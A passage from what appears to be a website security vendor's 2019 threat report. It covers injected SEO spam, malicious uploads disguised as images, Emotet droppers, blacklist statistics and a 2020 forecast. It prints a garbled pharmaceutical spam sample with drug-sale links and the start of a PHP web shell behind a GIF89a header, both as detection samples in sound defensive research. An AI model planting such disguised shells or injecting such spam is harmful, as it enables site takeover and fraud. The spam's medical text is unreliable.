å<0x89>¥100 mg/dl. High levels in blood-pressure (high-PA): the PA group with BMI>30 (å˜<0x86>= 1.7 vs -1,1) with
p=0,0036, FPG.</p>
<p>The first access to the service of the diabetes: the implicationstica, in relation to type of prescriber (general
practitioners or Diabeto-Rosiglitazone without replacing it with another medication (13%tion between diet and erectile
dysfunction (ed) IS still poorly studied &#8211; patients were trained atbasic use of the new meter and <a href="
https://advancedhoustonchiropractor.com/2016/4/22/love-is-the-most">tadalafil</a> contributing factor in psychological
factors. the lack of vitamins and minerals, åexcessive consumption of al-Prevalenceerection, it is necessary to add that
NO contraction of the heart (PDE-III) IS4. Blood testsbulls, recently enriched with new components, na administrative
organization, and high value1.</p>
<p>Geriatrics and Metabolism Diseases. 2 Center for Diabetology, &#8211; sfacente.Pfizer) Is a medication for oral use
forsystem of venous drainage can also be representstaff to the Board of Directors, and in 2002, its Directors å<0x80>¢
the Scientific and Technical Committee (core business: valu-true so sporadic å glycated hemoglobin (Table 2). The data
also show a quarter of the totalpatients must be subjected to a withdrawal for the dose exposes the patient to the risk
of hypoglycemia, or performancesop-back pain, obser- <a href="http://penrickton.com/events/">buy cialis</a> process. The
physician and collaborating specialists shouldThe published clinical studies attest to to 32 weeks. Disorders piÃ1
oftenA stoneåsimultaneous use of these functional components Is par &#8211; of a certain food component in improving.</p>
```

A portion of this code belongs to the signature injected.spam-seo_viagra.002, which is used to remove injected spam content from databases and was found on 12.12% of all infected websites that we cleaned in 2019.

## Signature: image.php_code.001

Software developers sometimes take shortcuts when writing their code, or mistakenly trust that no one will abuse their beloved codebase. As a result, it's not unusual to see third-party plugins that allow file uploads and don't contain the proper controls to validate uploaded file-types being abused by attackers — especially ones for managing photo galleries.



```
GIF89a
<?php
ob_start();
error_reporting(0);
header('Content-Type: text/html; charset=utf-8');
$adminfile = $SCRIPT_NAME;
$tbcolor1 = "#bacaee";
$tbcolor2 = "#daeaff";
$tbcolor3 = "#7080dd";
$bgcolor1 = "#ffffff";
$bgcolor2 = "#a6a6a6";
$bgcolor3 = "#003399";
$txtcolor1 = "#000000";
$txtcolor2 = "#003399";
$filefolder = "./";
$sitetitle = '在线文件管理系统';
$user = 'fat001';
$pass = '2574df6538bb9463fe2a669a575262e0';
$meurl = $_SERVER['PHP_SELF'];
$meurl1 = explode('/',$meurl);
$me = end($meurl1);
$getpass = ed_pwd($_REQUEST['pass']);

$op = $_REQUEST['op'];
$folder = $_REQUEST['folder'];
while (preg_match('/\.\.\//',$folder)) $folder = preg_replace('/\.\.
  \//','/',$folder);
while (preg_match('/\/\//',$folder)) $folder = preg_replace('/\/\//',
  '/',$folder);

if ($folder == '') {
  $folder = $filefolder;
} elseif ($filefolder != '') {
  if (!ereg($filefolder,$folder)) {
    $folder = $filefolder;
```

Some extensible components simply trust a file upload if the name contains .jpg or .gif somewhere. Others will try to validate a file based on the header. This means that attackers will try to circumvent validation checks by prepending image headers to files that actually contain executable code, which is exactly what the image.php_code.001 signature is responsible for detecting.

If a malicious file tries to disguise itself as an image of any kind, this signature will find it on our client's site and delete it.

## Signature: php.hacktool.emotet_botnet.001

This year saw an increase in the volume of end user malware being distributed through the use of URLs on compromised websites.

During 2019, our researchers saw vulnerable websites targeted by attackers to place PHP malware droppers hosting binary for the file type they wish to infect users with, including .exe, .doc, and .xml files. Hackers then employ a separate server to send out malspam to large lists of email addresses.

Within the malspam email, we saw two primary methods of delivering the PHP malware's payload:

1. A direct URL to the PHP malware dropper on the compromised website, prompting a download of the binary malware contained in the benign looking URL. The infection process chain begins after the download is opened.

2. An attachment in the email that, when opened, uses macros to begin the infection chain process by downloading malware from a compromised website's PHP dropper.


Data from third-party email monitors identified that the first method has been the most popular with attackers, who use malicious URLs within the malspam email itself. While email attachments are still definitely present, they account for less than 20% of the malspam emails found in the wild.

In particular, Emotet variants saw a noticeable upswing in Q4 2019. In December 2019 alone, we found over 1,700 instances of Emotet-specific PHP malware droppers during cleanup of infected client sites.

While PHP droppers have been used for years, this trend in end user malware distribution to favoring URLs over attachments is notable and of particular interest.

In 2019, we cleaned an average of 147 files during a single malware removal request, a nearly 50% decrease from 2018 — and lower than 2017.

## Files Cleaned Per Compromised Site - 2019




This data reflects the reduction in mass infection cases we were dealing with.

In 2019, our team started tracking cleaned database entries alongside the total number of files cleaned during remediation. Our data revealed that database infections were extremely aggressive, spreading almost 60% more than files, with a total of 232 entries cleaned on average.

# Blacklist Analysis

Public blacklists are an important and useful tool when performing security monitoring for computer systems connected to the internet.




We usually see more aggressive blacklisting from antivirus vendors, which can lead to increased false positives. That being said, antivirus vendor blacklistings usually aren't as damaging to a website's reputation as a blacklisting from a search engine like Google.

**Blacklisted websites can lose up to 95% of organic traffic, causing significant damage to reputation, revenue, and site visitors.**

The reason we are seeing a decline in search vendor blacklists is multifaceted, however third party studies report that the limitation of WHOIS data — which began May 25, 2018 in accordance with GDPR enforcement — has made it more difficult to correlate between malicious domains. The ever increasing usage of reverse proxies also contributes to an increased difficulty in correlating domains used for malicious activity.

While Google's malware blacklistings have continued to decrease in recent years, this has been offset by the rise in phishing related blacklistings. Google's Safe Browsing data showed ~67,000 malware blacklists at the beginning of the year (2019). By the end of 2019, this number had been more than halved to only ~30,000 malware blacklists.



## Blacklisted Resources

Third-party scripts are unavoidable for most modern websites, however administrators should still be aware of the security risks that third party resources like scripts and iframes can cause.

In 2019, there were a total of 1,146 domains blacklisted by our research team. The SiteCheck scanner found over 450,000 resources from blacklisted domains on over 137,000 websites.

Sucuri focuses on website security, and the main purpose of our blacklist is to help identify unwanted content on hacked legitimate sites, rather than mark malicious sites. This explains the relatively low numbers of domains we blacklist.

We analyzed our data to review the total percentages of resources blacklisted against blacklist authorities.

Our blacklisting approach is very efficient at detecting ongoing website malware campaigns, helping us identify security issues on over 125,000 websites where no other third-party blacklist detected malicious resources.


**Sucuri detected malicious resources on more than 125,000 websites that were undetected by other third-party blacklists.**

## Top 10 Blacklisted Resources

We queried the top 10 detected blacklisted resources to identify which malware campaigns they were associated with. We discovered that they all belonged to different waves of the same ongoing massive WordPress infection, responsible for injecting scripts to redirect site visitors to various scam landing pages, including fake tech support, push notification scams, and fake prize winnings.

Scripts from these 10 domains were detected on 40.76% of sites with blacklisted resources.

### Top Ten Blacklisted Resources - 2019



In addition to the blacklist detection for this campaign, SiteCheck detected over 440,000 pages infected with various obfuscated versions of the scripts which had been injected by this campaign.

All these detections belong to the signature family of **malware.injection.35.***, which saw 23 modifications this year alone. This campaign was also responsible for changing the **siteurl** option on vulnerable sites, and was detected by SiteCheck over 69,000 times.

In 2019, our research team saw a large number of malicious third-party resources masquerading as reputable scripts like jQuery and Google Analytics to avoid detection. This obfuscation technique makes malicious code difficult for the human eye to detect when manually inspecting web pages, but is easily detected and filtered by well-maintained blacklists.

## Blacklisted Credit Card Stealers

While no credit card stealing domains made it into our top 15 list, this category saw the largest number of new blacklisted domains. In 2019 a total of 304 domains employed by credit card stealers were blacklisted, up **162%** from 116 in 2018.

This past year, our research team observed that attackers are using a variety of different domains on a limited number of infected sites to minimize the risk of detection and blacklisting, which may be one of the main reasons why this number saw an upwards trend over the past year. The team also worked diligently to improve our methods of detection for web skimmers, contributing to the volume of blacklisted domains.

## Blacklisted Cryptomining Domains

In 2019, a total of nine new cryptominer domains were blacklisted, down from 100 in 2018. The downward trend in popularity seen this year is likely reflective of the decreased price in cryptocurrencies and the fact that CoinHive, one of the most popular browser-based JavaScript miners on the market, shut down its operations during Q1 2019.

**In 2019, our signatures detected a total of 48,759 injected cryptomining malware on infected websites.**

Although there were no prominent cryptomining related infections this year, we continued to see a significant number of detections belonging to older infections - the majority of which were related to CoinHive.

A total of 5,617 detections for cryptomining scripts loaded from blacklisted domains were seen in 2019 alone.

# Threat Forecast for 2020

Looking ahead in 2020, we predict that the most popular attacks will likely continue to be the most profitable ones, including credit card stealers on compromised ecommerce websites, advertisements, and blackhat SEO.

As credit card stealing malware evolves, hackers will find more ways to use data stolen from ecommerce websites. Most modern websites currently load — and depend on — resources from third-party websites. In the coming year, we may continue to see supply-chain attacks targeting reputable third party scripts and libraries, as we did with Magecart attacks against British Airways and Ticketmaster.

Web spam will continue to be a lucrative monetization method for bad actors looking to generate revenue and traffic for their websites, along with social engineering scams for fake tech support or malicious browser push notifications.

It's quite likely that, as software developers continue building new products and adding features, we'll also continue to see hackers actively targeting broken-by-design vulnerabilities, like those found in plugins improperly using the update_option() function.

Based on the trends seen in recent months, we may also see an increase in the attempts taken to compromise organizations with ransomware, as these attacks are highly profitable and the ransom can be paid out by an organization's liability insurance policies.

# Conclusion

While new and existing technologies develop and evolutions in attack vectors shift alongside them, the threat landscape for website owners has not dramatically changed in the past year.

This year saw bad actors evolving their malware campaigns to target and exploit vulnerabilities in popular third-party components. SEO spam infections continue to be one of the leading types of threats found on compromised websites, with backdoors found on nearly half of all infected websites.

In 2019 alone, 60% of all CMS applications were found to be out of date at the point of infection, making outdated components and core CMS files the leading causes of today's website hacks. Infections continue to come from outdated software plugins, modules, and extensions; abused access control credentials; poorly configured applications and servers; and a lack of knowledge around security best practices.

For organizations looking for additional environment hardening resources to those provided by GoDaddy Security / Sucuri, we recommend the Open Web Application Security Project (OWASP).

OWASP is a non-profit organization committed to improving the security of the web by helping organizations of all sizes think through and implement appropriate web security controls. You can find specific resources within the OWASP Top 10 List.

It is worth to mention that while there is no solution 100% capable of protecting a website's environment, you can employ a number of different solutions to provide an effective defense in depth strategy. Layering defensive controls will allow you to better identify and mitigate threats.

Thank you for taking the time to read our report — we hope you found it engaging and informative. If you think we should be tracking or reporting on any additional information, we want to hear from you.

# Credits

## Security Contributors

**Antony Garand**
Vulnerability Researcher | @antonysecurity

**Daniel Cid**
Vice President, Engineering | @danielcid

**Denis Sinegubko**
Senior Malware Researcher | @unmaskparasites

**Estevao Avillez**
Senior Director, Security Engineering | @estevaoavillez

**Fioravante Souza**
Vulnerability Research Manager | @fiocavallari

**John Castro**
Vulnerability Researcher | @mirphak

**Jonathan Watson**
Senior Systems Engineer

**Luke Leal**
Malware Researcher | @rootprivilege

**Marc-Alexandre Montpas**
Senior Vulnerability Researcher | @MarcS0h

**Rodrigo Escobar**
Malware Research Manager | @ipaxdc

**Tiago Pellegrini**
Data Scientist

## Editorial and Marketing

**Alycia Mitchell**
Marketing Manager | @artdecotech

**Art Martori**
Editor

**Brian Bautista**
Graphic Designer | @itsbriyon

**Justin Channell**
Graphic Designer | @justin_channell

**Rianna MacLeod**
Technical Writer | @riannamacleod

*No researchers were harmed in the making of this report.*

Sucuri

Website Security Platform

Distribuidor autorizado

vialynk

www.vialynk.com | @vialynk

Sucuri is a website security provider for demanding organizations that want to ensure the integrity and availability of their websites. Unlike other website security systems, Sucuri is a SaaS cloud-based solution built on state of the art technology, excellent customer service, and a deep passion for research.